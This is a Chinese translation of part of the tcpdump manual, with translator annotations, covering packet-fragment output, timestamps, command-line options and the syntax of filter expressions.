Helios 回应了 8 个 512 字节的数据包．跟在会话编号(nt：12266)后的数字表示该数据包在该会话中的顺序号．括号中的数字表示该数据包中数据的大小，这不包括 atp 的头部．在顺序号为 7 数据包(第 8 行)外带了一个'*'号，表示该数据包的 EOM 标志被设置了.(nt：EOM，End Of Media，可理解为，表示一次会话的数据回应完毕)．

接下来的第 9 行表示，Jssmag.209 又向 helios 提出了请求：顺序号为 3 以及 5 的数据包请重新传送．Helios 收到这个请求后重新发送了这个两个数据包，jssmag.209 再次收到这两个数据包之后，主动结束(release)了此会话．

在最后一行，jssmag.209 向 helios 发送了开始下一次会话的请求包．请求包中的'*'表示该包的 XO 标志没有被设置．(nt：XO，exactly once，可理解为在该会话中，数据包在接受方只被精确地处理一次，就算对方重复传送了该数据包，接收方也只会处理一次，这需要用到特别设计的数据包接收和处理机制)．

IP 数据包破碎

(nt：指把一个 IP 数据包分成多个 IP 数据包)

碎片 IP 数据包(nt：即一个大的 IP 数据包破碎后生成的小 IP 数据包)有如下两种显示格式．
(frag id:size@offset+)
(frag id:size@offset)
(第一种格式表示，此碎片之后还有后续碎片．第二种格式表示，此碎片为最后一个碎片.)

id 表示破碎编号(nt: 从下文来看, 会为每个要破碎的大 IP 包分配一个破碎编号, 以便区分每个小碎片是否由同一数据包破碎而来).
size 表示此碎片的大小 , 不包含碎片头部数据. offset 表示此碎片所含数据在原始整个 IP 包中的偏移((nt: 从下文来看, 一个 IP 数据包是作为一个整体被破碎的, 包括头和数据, 而不只是数据被分割).

每个碎片都会使 tcpdump 产生相应的输出打印. 第一个碎片包含了高层协议的头数据(nt:从下文来看, 被破碎 IP 数据包中相应 tcp 头以及
IP 头都放在了第一个碎片中), 从而 tcpdump 会针对第一个碎片显示这些信息, 并接着显示此碎片本身的信息. 其后的一些碎片并不包含
高层协议头信息, 从而只会在显示源和目的之后显示碎片本身的信息. 以下有一个例子: 这是一个从 arizona.edu 到 lbl-rtsg.arpa
途经 CSNET 网络(nt: CSNET connection 可理解为建立在 CSNET 网络上的连接)的 ftp 应用通信片段:
arizona.ftp-data > rtsg.1170: . 1024:1332(308) ack 1 win 4096 (frag 595a:328@0+)
arizona > rtsg: (frag 595a:204@328)
rtsg.1170 > arizona.ftp-data: . ack 1536 win 2560

有几点值得注意:
第一, 第二行的打印中, 地址后面没有端口号.
这是因为 TCP 协议信息都放到了第一个碎片中, 当显示第二个碎片时, 我们无法知道此碎片所对应 TCP 包的顺序号.

第二, 从第一行的信息中, 可以发现 arizona 需要向 rtsg 发送 308 字节的用户数据, 而事实是, 相应 IP 包经破碎后会总共产生 512 字节
数据(第一个碎片包含 308 字节的数据, 第二个碎片包含 204 个字节的数据, 这超过了 308 字节). 如果你在查找数据包的顺序号空间中的
一些空洞(nt: hole,空洞, 指数据包之间的顺序号没有上下衔接上), 512 这个数据就足够使你迷茫一阵(nt: 其实只要关注 308 就行,
不必关注破碎后的数据总量).

一个数据包(nt ｜ rt: 指 IP 数据包)如果带有非 IP 破碎标志, 则显示时会在最后显示'(DF)'.(nt: 意味着此 IP 包没有被破碎过).

时间戳

tcpdump 的所有输出打印行中都会默认包含时间戳信息.
时间戳信息的显示格式如下
hh:mm:ss.frac (nt: 小时:分钟:秒.(nt: frac 未知, 需补充))
此时间戳的精度与内核时间精度一致, 反映的是内核第一次看到对应数据包的时间(nt: saw, 即可对该数据包进行操作).
而数据包从物理线路传递到内核的时间, 以及内核花费在此包上的中断处理时间都没有算进来.

命令使用

tcpdump 采用命令行方式，它的命令格式为：

```
tcpdump [ -AdDeflLnNOpqRStuUvxX ] [ -c count ]
          [ -C file_size ] [ -F file ]
          [ -i interface ] [ -m module ] [ -M secret ]
          [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
          [ -W filecount ]
          [ -E spi@ipaddr algo:secret,...  ]
          [ -y datalinktype ] [ -Z user ]
          [ expression ]
```

tcpdump 的简单选项介绍

-A 以 ASCII 码方式显示每一个数据包(不会显示数据包中链路层头部信息). 在抓取包含网页数据的数据包时, 可方便查看数据(nt: 即 Handy for capturing web pages).

-c count
    tcpdump 将在接受到 count 个数据包后退出.

-C file-size (nt: 此选项用于配合-w file 选项使用)
    该选项使得 tcpdump 在把原始数据包直接保存到文件中之前, 检查此文件大小是否超过 file-size. 如果超过了, 将关闭此文件,另创一个文件继续用于原始数据包的记录. 新创建的文件名与-w 选项指定的文件名一致, 但文件名后多了一个数字.该数字会从 1 开始随着新创建文件的增多而增加. file-size 的单位是百万字节(nt: 这里指 1,000,000 个字节,并非 1,048,576 个字节, 后者是以 1024 字节为 1k, 1024k 字节为 1M 计算所得, 即 1M=1024 * 1024 = 1,048,576)

-d 以容易阅读的形式,在标准输出上打印出编排过的包匹配码, 随后 tcpdump 停止.(nt | rt: human readable, 容易阅读的,通常是指以 ascii 码来打印一些信息. compiled, 编排过的. packet-matching code, 包匹配码,含义未知, 需补充)

-dd 以 C 语言的形式打印出包匹配码.

-ddd 以十进制数的形式打印出包匹配码(会在包匹配码之前有一个附加的'count'前缀).

-D 打印系统中所有 tcpdump 可以在其上进行抓包的网络接口. 每一个接口会打印出数字编号, 相应的接口名字, 以及可能的一个网络接口描述. 其中网络接口名字和数字编号可以用在 tcpdump 的-i flag 选项(nt: 把名字或数字代替 flag), 来指定要在其上抓包的网络接口.

    此选项在不支持接口列表命令的系统上很有用(nt: 比如, Windows 系统, 或缺乏 ifconfig -a 的 UNIX 系统); 接口的数字编号在 windows 2000 或其后的系统中很有用, 因为这些系统上的接口名字比较复杂, 而不易使用.

如果 tcpdump 编译时所依赖的 libpcap 库太老,-D 选项不会被支持, 因为其中缺乏 pcap_findalldevs()函数.

-e 每行的打印输出中将包括数据包的数据链路层头部信息

-E spi@ipaddr algo:secret,...

可通过 spi@ipaddr algo:secret 来解密 IPsec ESP 包(nt | rt:IPsec Encapsulating Security Payload,IPsec 封装安全负载, IPsec 可理解为, 一整套对 ip 数据包的加密协议, ESP 为整个 IP 数据包或其中上层协议部分被加密后的数据,前者的工作模式称为隧道模式; 后者的工作模式称为传输模式 . 工作原理, 另需补充).

需要注意的是, 在终端启动 tcpdump 时, 可以为 IPv4 ESP packets 设置密钥(secret) .

可用于加密的算法包括 des-cbc, 3des-cbc, blowfish-cbc, rc3-cbc, cast128-cbc, 或者没有(none).默认的是 des-cbc(nt: des, Data Encryption Standard, 数据加密标准, 加密算法未知, 另需补充).secret 为用于 ESP 的密钥, 使用 ASCII 字符串方式表达. 如果以 0x 开头, 该密钥将以 16 进制方式读入.

该选项中 ESP 的定义遵循 RFC2406, 而不是 RFC1827. 并且, 此选项只是用来调试的, 不推荐以真实密钥(secret)来使用该选项, 因为这样不安全: 在命令行中输入的 secret 可以被其他人通过 ps 等命令查看到.

除了以上的语法格式(nt: 指 spi@ipaddr algo:secret), 还可以在后面添加一个语法输入文件名字供 tcpdump 使用(nt：即把 spi@ipaddr algo:secret,... 中...换成一个语法文件名). 此文件在接受到第一个 ESP 包时会打开此文件, 所以最好此时把赋予 tcpdump 的一些特权取消(nt: 可理解为, 这样防范之后, 当该文件为恶意编写时,不至于造成过大损害).

-f 显示外部的 IPv4 地址时(nt: foreign IPv4 addresses, 可理解为, 非本机 ip 地址), 采用数字方式而不是名字.(此选项是用来对付 Sun 公司的 NIS 服务器的缺陷(nt: NIS, 网络信息服务, tcpdump 显示外部地址的名字时会用到她提供的名称服务): 此 NIS 服务器在查询非本地地址名字时,常常会陷入无尽的查询循环).

由于对外部(foreign)IPv4 地址的测试需要用到本地网络接口(nt: tcpdump 抓包时用到的接口)及其 IPv4 地址和网络掩码. 如果此地址或网络掩码不可用, 或者此接口根本就没有设置相应网络地址和网络掩码(nt: linux 下的 'any' 网络接口就不需要设置地址和掩码, 不过此'any'接口可以收到系统中所有接口的数据包), 该选项不能正常工作.

-F file
使用 file 文件作为过滤条件表达式的输入, 此时命令行上的输入将被忽略.

-i interface

指定 tcpdump 需要监听的接口. 如果没有指定, tcpdump 会从系统接口列表中搜寻编号最小的已配置好的接口(不包括 loopback 接口).一但找到第一个符合条件的接口, 搜寻马上结束.

在采用 2.2 版本或之后版本内核的 Linux 操作系统上, 'any' 这个虚拟网络接口可被用来接收所有网络接口上的数据包(nt: 这会包括目的是该网络接口的, 也包括目的不是该网络接口的). 需要注意的是如果真实网络接口不能工作在'混杂'模式(promiscuous)下,则无法在'any'这个虚拟的网络接口上抓取其数据包.

如果 -D 标志被指定, tcpdump 会打印系统中的接口编号，而该编号就可用于此处的 interface 参数.

-l 对标准输出进行行缓冲(nt: 使标准输出设备遇到一个换行符就马上把这行的内容打印出来).在需要同时观察抓包打印以及保存抓包记录的时候很有用. 比如, 可通过以下命令组合来达到此目的:
``tcpdump -l | tee dat'' 或者 ``tcpdump -l > dat & tail -f dat''.(nt: 前者使用 tee 来把 tcpdump 的输出同时放到文件 dat 和标准输出中, 而后者通过重定向操作'>', 把 tcpdump 的输出放到 dat 文件中, 同时通过 tail 把 dat 文件中的内容放到标准输出中)

-L 列出指定网络接口所支持的数据链路层的类型后退出.(nt: 指定接口通过-i 来指定)

-m module
通过 module 指定的 file 装载 SMI MIB 模块(nt: SMI，Structure of Management Information, 管理信息结构 MIB,

Management Information Base, 管理信息库. 可理解为, 这两者用于 SNMP(Simple Network Management Protoco)协议数据包的抓取. 具体 SNMP 的工作原理未知, 另需补充).

此选项可多次使用, 从而为 tcpdump 装载不同的 MIB 模块.

-M secret 如果 TCP 数据包(TCP segments)有 TCP-MD5 选项(在 RFC 2385 有相关描述), 则为其摘要的验证指定一个公共的密钥 secret.

-n 不对地址(比如, 主机地址, 端口号)进行数字表示到名字表示的转换.

-N 不打印出 host 的域名部分. 比如, 如果设置了此选现, tcpdump 将会打印'nic' 而不是 'nic.ddn.mil'.

-O 不启用进行包匹配时所用的优化代码. 当怀疑某些 bug 是由优化代码引起的, 此选项将很有用.

-p 一般情况下, 把网络接口设置为非'混杂'模式. 但必须注意 , 在特殊情况下此网络接口还是会以'混杂'模式来工作; 从而, '-p' 的设与不设, 不能当做以下选现的代名词:'ether host {local-hw-add}' 或 'ether broadcast'(nt: 前者表示只匹配以太网地址为 host 的包, 后者表示匹配以太网地址为广播地址的数据包).

-q 快速(也许用'安静'更好?)打印输出. 即打印很少的协议相关信息, 从而输出行都比较简短.

-R 设定 tcpdump 对 ESP/AH 数据包的解析按照 RFC1825 而不是 RFC1829(nt: AH, 认证头, ESP, 安全负载封装, 这两者会用在 IP 包的安全传输机制中). 如果此选项被设置, tcpdump 将不会打印出'禁止中继'域(nt: relay prevention field). 另外,由于 ESP/AH 规范中没有规定 ESP/AH 数据包必须拥有协议版本号域,所以 tcpdump 不能从收到的 ESP/AH 数据包中推导出协议版本号.

-r file
从文件 file 中读取包数据. 如果 file 字段为 '-' 符号, 则 tcpdump 会从标准输入中读取包数据.

-S 打印 TCP 数据包的顺序号时, 使用绝对的顺序号, 而不是相对的顺序号.(nt: 相对顺序号可理解为, 相对第一个 TCP 包顺序

号的差距,比如, 接受方收到第一个数据包的绝对顺序号为 232323, 对于后来接收到的第 2 个,第 3 个数据包, tcpdump 会打印其序列号为 1, 2 分别表示与第一个数据包的差距为 1 和 2. 而如果此时-S 选项被设置, 对于后来接收到的第 2 个, 第 3 个数据包会打印出其绝对顺序号:232324, 232325).

-s snaplen

设置 tcpdump 的数据包抓取长度为 snaplen, 如果不设置默认将会是 68 字节(而支持网络接口分接头(nt: NIT, 上文已有描述,可搜索'网络接口分接头'关键字找到那里)的 SunOS 系列操作系统中默认的也是最小值是 96).68 字节对于 IP, ICMP(nt: Internet Control Message Protocol,因特网控制报文协议), TCP 以及 UDP 协议的报文已足够, 但对于名称服务(nt: 可理解为 dns, nis 等服务), NFS 服务相关的数据包会产生包截短. 如果产生包截短这种情况, tcpdump 的相应打印输出行中会出现''[|proto]''的标志 (proto 实际会显示为被截短的数据包的相关协议层次). 需要注意的是, 采用长的抓取长度(nt: snaplen 比较大), 会增加包的处理时间, 并且会减少 tcpdump 可缓存的数据包的数量, 从而会导致数据包的丢失. 所以, 在能抓取我们想要的包的前提下, 抓取长度越小越好.把 snaplen 设置为 0 意味着让 tcpdump 自动选择合适的长度来抓取数据包.

-T type

强制 tcpdump 按 type 指定的协议所描述的包结构来分析收到的数据包. 目前已知的 type 可取的协议为:
aodv (Ad-hoc On-demand Distance Vector protocol, 按需距离向量路由协议, 在 Ad hoc(点对点模式)网络中使用),
cnfp (Cisco NetFlow protocol), rpc(Remote Procedure Call), rtp (Real-Time Applications protocol),
rtcp (Real-Time Applications con-trol protocol), snmp (Simple Network Management Protocol),
tftp (Trivial File Transfer Protocol, 碎文件协议), vat (Visual Audio Tool, 可用于在 internet 上进行电视电话会议的应用层协议), 以及 wb (distributed White Board, 可用于网络会议的应用层协议).

-t 在每行输出中不打印时间戳

-tt 不对每行输出的时间进行格式处理(nt: 这种格式一眼可能看不出其含义, 如时间戳打印成 1261798315)

-ttt tcpdump 输出时, 每两行打印之间会延迟一个段时间(以毫秒为单位)

-tttt 在每行打印的时间戳之前添加日期的打印

-u　　打印出未加密的 NFS 句柄(nt: handle 可理解为 NFS 中使用的文件句柄, 这将包括文件夹和文件夹中的文件)

-U　　使得当 tcpdump 在使用-w 选项时, 其文件写入与包的保存同步.(nt: 即, 当每个数据包被保存时, 它将及时被写入文件中, 而不是等文件的输出缓冲已满时才真正写入此文件)

　　-U 标志在老版本的 libcap 库(nt: tcpdump 所依赖的报文捕获库)上不起作用, 因为其中缺乏 pcap_cump_flush()函数.

-v　　当分析和打印的时候, 产生详细的输出. 比如, 包的生存时间, 标识, 总长度以及 IP 包的一些选项. 这也会打开一些附加的包完整性检测, 比如对 IP 或 ICMP 包头部的校验和.

-vv　产生比-v 更详细的输出. 比如, NFS 回应包中的附加域将会被打印, SMB 数据包也会被完全解码.

-vvv　产生比-vv 更详细的输出. 比如, telent 时所使用的 SB, SE 选项将会被打印, 如果 telnet 同时使用的是图形界面, 其相应的图形选项将会以 16 进制的方式打印出来(nt: telnet 的 SB,SE 选项含义未知, 另需补充).

-w　　把包数据直接写入文件而不进行分析和打印输出. 这些包数据可在随后通过-r 选项来重新读入并进行分析和打印.

-W　　filecount
　　此选项与-C 选项配合使用, 这将限制可打开的文件数目, 并且当文件数据超过这里设置的限制时, 依次循环替代之前的文件, 这相当于一个拥有 filecount 个文件的文件缓冲池. 同时, 该选项会使得每个文件名的开头会出现足够多并用来占位的 0, 这可以方便这些文件被正确的排序.

-x　　当分析和打印时, tcpdump 会打印每个包的头部数据, 同时会以 16 进制打印出每个包的数据(但不包括连接层的头部).总共打印的数据大小不会超过整个数据包的大小与 snaplen 中的最小值. 必须要注意的是, 如果高层协议数据没有 snaplen 这么长,并且数据链路层(比如, Ethernet 层)有填充数据, 则这些填充数据也会被打印.(nt: so for link layers that pad, 未能衔接理解和翻译, 需补充)

-xx　tcpdump 会打印每个包的头部数据，同时会以 16 进制打印出每个包的数据，其中包括数据链路层的头部.

-X　当分析和打印时，tcpdump 会打印每个包的头部数据，同时会以 16 进制和 ASCII 码形式打印出每个包的数据(但不包括连接层的头部).这对于分析一些新协议的数据包很方便.

-XX　当分析和打印时，tcpdump 会打印每个包的头部数据，同时会以 16 进制和 ASCII 码形式打印出每个包的数据，其中包括数据链路层的头部.这对于分析一些新协议的数据包很方便.

-y　datalinktype
　　设置 tcpdump 只捕获数据链路层协议类型是 datalinktype 的数据包

-Z　user
　　使 tcpdump 放弃自己的超级权限(如果以 root 用户启动 tcpdump，tcpdump 将会有超级用户权限)，并把当前 tcpdump 的用户 ID 设置为 user，组 ID 设置为 user 首要所属组的 ID(nt: tcpdump 此处可理解为 tcpdump 运行之后对应的进程)

　　此选项也可在编译的时候被设置为默认打开.(nt: 此时 user 的取值未知，需补充)

tcpdump 条件表达式

　该表达式用于决定哪些数据包将被打印. 如果不给定条件表达式，网络上所有被捕获的包都会被打印,否则，只有满足条件表达式的数据包被打印.(nt: all packets，可理解为，所有被指定接口捕获的数据包).

　表达式由一个或多个'表达元'组成(nt: primitive，表达元，可理解为组成表达式的基本元素). 一个表达元通常由一个或多个修饰符(qualifiers)后跟一个名字或数字表示的 id 组成(nt: 即，'qualifiers id').有三种不同类型的修饰符:type，dir 以及 proto.

type 修饰符指定 id 所代表的对象类型，id 可以是名字也可以是数字. 可选的对象类型有: host，net，port 以及 portrange(nt: host 表明 id 表示主机，net 表明 id 是网络，port 表明 id 是端而 portrange 表明 id 是一个端口范围).　如，

'host foo', 'net 128.3', 'port 20', 'portrange 6000-6008'(nt: 分别表示主机 foo,网络 128.3, 端口 20, 端口范围 6000-6008). 如果不指定 type 修饰符, id 默认的修饰符为 host.

dir 修饰符描述 id 所对应的传输方向, 即发往 id 还是从 id 接收（nt: 而 id 到底指什么需要看其前面的 type 修饰符）.可取的方向为: src, dst, src 或 dst, src 并且 dst.(nt:分别表示, id 是传输源, id 是传输目的, id 是传输源或者传输目的, id 是传输源并且是传输目的). 例如, 'src foo','dst net 128.3', 'src or dst port ftp-data'.(nt: 分别表示符合条件的数据包中, 源主机是 foo, 目的网络是 128.3, 源或目的端口为 ftp-data).如果不指定 dir 修饰符, id 默认的修饰符为 src 或 dst.对于链路层的协议,比如 SLIP(nt: Serial Line InternetProtocol, 串联线路网际网络协议), 以及 linux 下指定'any' 设备, 并指定'cooked'(nt | rt: cooked 含义未知, 需补充) 抓取类型, 或其他设备类型,可以用'inbound' 和 'outbount' 修饰符来指定想要的传输方向.

proto 修饰符描述 id 所属的协议. 可选的协议有: ether, fddi, tr, wlan, ip, ip6, arp, rarp, decnet, tcp 以及 upd.(nt | rt: ether, fddi, tr, 具体含义未知, 需补充. 可理解为物理以太网传输协议, 光纤分布数据网传输协议,以及用于路由跟踪的协议. wlan, 无线局域网协议; ip,ip6 即通常的 TCP/IP 协议栈中所使用的 ipv4 以及 ipv6 网络层协议;arp, rarp 即地址解析协议,反向地址解析协议; decnet, Digital Equipment Corporation 开发的, 最早用于 PDP-11 机器互联的网络协议; tcp and udp, 即通常 TCP/IP 协议栈中的两个传输层协议).

例如, `ether src foo', `arp net 128.3', `tcp port 21', `udp portrange 7000-7009'分别表示 '从以太网地址 foo 来的数据包','发往或来自 128.3 网络的 arp 协议数据包', '发送或接收端口为 21 的 tcp 协议数据包', '发送或接收端口范围为 7000-7009 的 udp 协议数据包'.

如果不指定 proto 修饰符, 则默认为与相应 type 匹配的修饰符. 例如, 'src foo' 含义是 '(ip or arp or rarp) src foo'(nt: 即, 来自主机 foo 的 ip/arp/rarp 协议数据包, 默认 type 为 host),`net bar' 含义是`(ip or arp or rarp) net bar'(nt: 即, 来自或发往 bar 网络的 ip/arp/rarp 协议数据包),`port 53' 含义是 `(tcp or udp) port 53'(nt: 即, 发送或接收端口为 53 的 tcp/udp 协议数据包).(nt: 由于 tcpdump 直接通过数据链路层的 BSD 数据包过滤器或 DLPI(datalink provider interface, 数据链层提供者接口)来直接获得网络数据包, 其可抓取的数据包可涵盖上层的各种协议, 包括 arp, rarp, icmp(因特网控制报文协议),ip, ip6, tcp, udp, sctp(流控制传输协议).

对于修饰符后跟 id 的格式,可理解为, type id 是对包最基本的过滤条件: 即对包相关的主机, 网络, 端口的限制;dir 表示对包的传送方向的限制; proto 表示对包相关的协议限制)

'fddi'(nt: Fiber Distributed Data Interface) 实际上与'ether' 含义一样: tcpdump 会把他们当作一种''指定网络接口上的数据链路层协议''. 如同 ehter 网(以太网), FDDI 的头部通常也会有源, 目的, 以及包类型, 从而可以像 ether 网数据包一样对这些域进行过滤. 此外, FDDI 头部还有其他的域, 但不能被放到表达式中用来过滤

同样, 'tr' 和 'wlan' 也和 'ether' 含义一致, 上一段对 fddi 的描述同样适用于 tr(Token Ring) 和 wlan(802.11 wireless LAN)的头部. 对于 802.11 协议数据包的头部, 目的域称为 DA, 源域称为 SA;而其中的 BSSID, RA, TA 域(nt | rt: 具体含义需补充)不会被检测(nt: 不能被用于包过虑表达式中).

除以上所描述的表达元('primitive'), 还有其他形式的表达元, 并且与上述表达元格式不同. 比如: gateway, broadcast, less, greater 以及算术表达式(nt: 其中每一个都算一种新的表达元). 下面将会对这些表达元进行说明.

表达元之间还可以通过关键字 and, or 以及 not 进行连接, 从而可组成比较复杂的条件表达式. 比如,`host foo and not port ftp and not port ftp-data'(nt: 其过滤条件可理解为, 数据包的主机为 foo,并且端口不是 ftp(端口 21) 和 ftp-data(端口 20, 常用端口和名字的对应可在 linux 系统中的/etc/service 文件中找到)).

为了表示方便, 同样的修饰符可以被省略, 如'tcp dst port ftp or ftp-data or domain' 与以下的表达式含义相同'tcp dst port ftp or tcp dst port ftp-data or tcp dst port domain'.(nt: 其过滤条件可理解为,包的协议为 tcp, 目的端口为 ftp 或 ftp-data 或 domain(端口 53)).

借助括号以及相应操作符,可把表达元组合在一起使用(由于括号是 shell 的特殊字符, 所以在 shell 脚本或终端中使用时必须对括号进行转义, 即'(' 与')'需要分别表达成'\(' 与 '\)').

有效的操作符有:

否定操作 (`!' 或 `not')
与操作(`&&' 或 `and')
或操作(`||' 或 `or')

否定操作符的优先级别最高. 与操作和或操作优先级别相同, 并且二者的结合顺序是从左到右. 要注意的是, 表达'与操作'时,

需要显式写出'and'操作符, 而不只是把前后表达元并列放置(nt: 二者中间的'and' 操作符不可省略).

如果一个标识符前没有关键字, 则表达式的解析过程中最近用过的关键字(往往也是从左往右距离标识符最近的关键字)将被使用.比如,

```
not host vs and ace
```

是以下表达的精简:

```
not host vs and host ace
```

而不是 not (host vs or ace).(nt: 前两者表示, 所需数据包不是来自或发往 host vs, 而是来自或发往 ace.而后者表示数据包只要不是来自或发往 vs 或 ac 都符合要求)

整个条件表达式可以被当作一个单独的字符串参数也可以被当作空格分割的多个参数传入 tcpdump, 后者更方便些. 通常, 如果表达式中包含元字符(nt: 如正则表达式中的'*', '.'以及 shell 中的'('等字符), 最好还是使用单独字符串的方式传入. 这时,整个表达式需要被单引号括起来. 多参数的传入方式中, 所有参数最终还是被空格串联在一起, 作为一个字符串被解析.

附录:tcpdump 的表达元

(nt: True 在以下的描述中含义为: 相应条件表达式中只含有以下所列的一个特定表达元, 此时表达式为真, 即条件得到满足)

dst host host
如果 IPv4/v6 数据包的目的域是 host, 则与此对应的条件表达式为真.host 可以是一个 ip 地址, 也可以是一个主机名.

src host host
如果 IPv4/v6 数据包的源域是 host，则与此对应的条件表达式为真.
host 可以是一个 ip 地址，也可以是一个主机名.
host host

如果 IPv4/v6 数据包的源或目的地址是 host，则与此对应的条件表达式为真.以上的几个 host 表达式之前可以添加以下关键字:ip，arp，rarp，以及 ip6.比如:
ip host host
也可以表达为:
ether proto \ip and host host(nt: 这种表达方式在下面有说明，其中 ip 之前需要有\来转义,因为 ip 对 tcpdump 来说已经是一个关键字了.)

如果 host 是一个拥有多个 IP 的主机，那么任何一个地址都会用于包的匹配(nt: 即发向 host 的数据包的目的地址可以是这几个 IP 中的任何一个，从 host 接收的数据包的源地址也可以是这几个 IP 中的任何一个).

ether dst ehost
如 果数据包(nt: 指 tcpdump 可抓取的数据包，包括 ip 数据包，tcp 数据包)的以太网目标地址是 ehost,则与此对应的条件表达式为真. Ehost 可以是/etc/ethers 文件中的名字或一个数字地址(nt: 可通过 man ethers 看到对/etc/ethers 文件的描述，样例中用的是数字地址)

ether src ehost
如果数据包的以太网源地址是 ehost，则与此对应的条件表达式为真.

ether host ehost
如果数据包的以太网源地址或目标地址是 ehost，则与此对应的条件表达式为真.

gateway host
如果数据包的网关地址是 host，则与此对应的条件表达式为真. 需要注意的是，这里的网关地址是指以太网地址，而不是 IP

地址(nt | rt: I.e., 例如, 可理解为'注意'.the Ethernet source or destination address, 以太网源和目标地址, 可理解为, 指代上句中的'网关地址').host 必须是名字而不是数字, 并且必须在机器的'主机名-ip 地址'以及'主机名-以太地址'两 大映射关系中 有其条目(前一映射关系可通过/etc/hosts 文件, DNS 或 NIS 得到, 而后一映射关系可通过/etc/ethers 文件得到. nt: /etc/ethers 并不一定存在 , 可通过 man ethers 看到其数据格式, 如何创建该文件, 未知,需补充).也就是说 host 的含义是 ether host ehost 而不是 host host, 并且 ehost 必须是名字而不是数字.
目前, 该选项在支持 IPv6 地址格式的配置环境中不起作用(nt: configuration, 配置环境, 可理解为,通信双方的网络配置).

dst net net
如果数据包的目标地址(IPv4 或 IPv6 格式)的网络号字段为 net, 则与此对应的条件表达式为真.
net 可以是从网络数据库文件/etc/networks 中的名字, 也可以是一个数字形式的网络编号.

一个数字 IPv4 网络编号将以点分四元组(比如, 192.168.1.0), 或点分三元组(比如, 192.168.1), 或点分二元组(比如, 172.16), 或单一单元组(比如, 10)来表达;

对应于这四种情况的网络掩码分别是:四元组:255.255.255.255(这也意味着对 net 的匹配如同对主机地址(host)的匹配:地址的四个部分都用到了),三元组:255.255.255.0, 二元组: 255.255.0.0, 一元组:255.0.0.0.

对于 IPv6 的地址格式, 网络编号必须全部写出来(8 个部分必须全部写出来); 相应网络掩码为:
ff:ff:ff:ff:ff:ff:ff:ff, 所以 IPv6 的网络匹配是真正的'host'方式的匹配(nt | rt | rc:地址的 8 个部分都会用到,是否不属于网络的字节填写 0, 需接下来补充), 但同时需要一个网络掩码长度参数来具体指定前面多少字节为网络掩码(nt: 可通过下面的 net net/len 来指定)

src net net
如果数据包的源地址(IPv4 或 IPv6 格式)的网络号字段为 net, 则与此对应的条件表达式为真.

net net
如果数据包的源或目的地址(IPv4 或 IPv6 格式)的网络号字段为 net, 则与此对应的条件表达式为真.

net net mask netmask
如果数据包的源或目的地址(IPv4 或 IPv6 格式)的网络掩码与 netmask 匹配, 则与此对应的条件表达式为真.此选项之前还可以配合 src 和 dst 来匹配源网络地址或目标网络地址(nt: 比如 src net net mask 255.255.255.0).该选项对于 ipv6 网络地址无效.

net net/len
如果数据包的源或目的地址(IPv4 或 IPv6 格式)的网络编号字段的比特数与 len 相同, 则与此对应的条件表达式为真.此选项之前还可以配合 src 和 dst 来匹配源网络地址或目标网络地址(nt | rt | tt: src net net/24, 表示需要匹配源地址的网络编号有 24 位的数据包).

dst port port
如 果数据包(包括 ip/tcp, ip/udp, ip6/tcp or ip6/udp 协议)的目的端口为 port, 则与此对应的条件表达式为真.port 可以是一个数字也可以是一个名字(相应名字可以在/etc/services 中找到该名字, 也可以通过 man tcp 和 man udp 来得到相关描述信息). 如果使用名字, 则该名字对应的端口号和相应使用的协议都会被检查. 如果只是使用一个数字端口号,则只有相应端口号被检查(比如, dst port 513 将会使 tcpdump 抓取 tcp 协议的 login 服务和 udp 协议的 who 服务数据包, 而 port domain 将会使 tcpdump 抓取 tcp 协议的 domain 服务数据包, 以及 udp 协议的 domain 数据包)(nt | rt: ambiguous name is used 不可理解, 需补充).

src port port
如果数据包的源端口为 port, 则与此对应的条件表达式为真.

port port
如果数据包的源或目的端口为 port, 则与此对应的条件表达式为真.

dst portrange port1-port2
如 果数据包(包括 ip/tcp, ip/udp, ip6/tcp or ip6/udp 协议)的目的端口属于 port1 到 port2 这个端口范围(包括 port1, port2), 则与此对应的条件表达式为真. tcpdump 对 port1 和 port2 解析与对 port 的解析一致(nt:在 dst port port 选项的描述中有说明).

src portrange port1-port2
如果数据包的源端口属于 port1 到 port2 这个端口范围(包括 port1, port2), 则与此对应的条件表达式为真.

portrange port1-port2
如果数据包的源端口或目的端口属于 port1 到 port2 这个端口范围(包括 port1, port2), 则与此对应的条件表达式为真.

以上关于 port 的选项都可以在其前面添加关键字:tcp 或者 udp, 比如:
tcp src port port
这将使 tcpdump 只抓取源端口是 port 的 tcp 数据包.

less length
如果数据包的长度比 length 小或等于 length, 则与此对应的条件表达式为真. 这与'len <= length' 的含义一致.

greater length
如果数据包的长度比 length 大或等于 length, 则与此对应的条件表达式为真. 这与'len >= length' 的含义一致.

ip proto protocol
如果数据包为 ipv4 数据包并且其协议类型为 protocol, 则与此对应的条件表达式为真.
Protocol 可以是一个数字也可以是名字, 比如:icmp6, igmp, igrp(nt: Interior Gateway Routing Protocol,内部网关路由协议), pim(Protocol Independent Multicast, 独立组播协议, 应用于组播路由器),ah, esp(nt: ah, 认证头, esp 安全负载封装, 这两者会用在 IP 包的安全传输机制中), vrrp(Virtual Router Redundancy Protocol, 虚拟路由器冗余协议), udp, or tcp. 由于 tcp , udp 以及 icmp 是 tcpdump 的关键字,所以在这些协议名字之前必须要用\来进行转义(如果在 C-shell 中需要用\\来进行转义). 注意此表达元不会把数据包中协议头链中所有协议头内容全部打印出来(nt: 实际上只会打印指定协议的一些头部信息, 比如可以用 tcpdump -i eth0 'ip proto \tcp and host 192.168.3.144', 则只打印主机 192.168.3.144 发出或接收的数据包中 tcp 协议头所包含的信息)

ip6 proto protocol

如果数据包为 ipv6 数据包并且其协议类型为 protocol，则与此对应的条件表达式为真.
注意此表达元不会把数据包中协议头链中所有协议头内容全部打印出来

ip6 protochain protocol
如果数据包为 ipv6 数据包并且其协议链中包含类型为 protocol 协议头，则与此对应的条件表达式为真. 比如,
ip6 protochain 6

将匹配其协议头链中拥有 TCP 协议头的 IPv6 数据包.此数据包的 IPv6 头和 TCP 头之间可能还会包含验证头，路由头，或者逐跳寻径选项头.
由此所触发的相应 BPF(Berkeley Packets Filter，可理解为，在数据链路层提供数据包过滤的一种机制)代码比较繁琐，并且 BPF 优化代码也未能照顾到此部分，从而此选项所触发的包匹配可能会比较慢.

ip protochain protocol
与 ip6 protochain protocol 含义相同，但这用在 IPv4 数据包.

ether broadcast
如果数据包是以太网广播数据包，则与此对应的条件表达式为真. ether 关键字是可选的.

ip broadcast
如果数据包是 IPv4 广播数据包，则与此对应的条件表达式为真. 这将使 tcpdump 检查广播地址是否符合全 0 和全 1 的一些约定,并查找网络接口的网络掩码(网络接口为当时在其上抓包的网络接口).

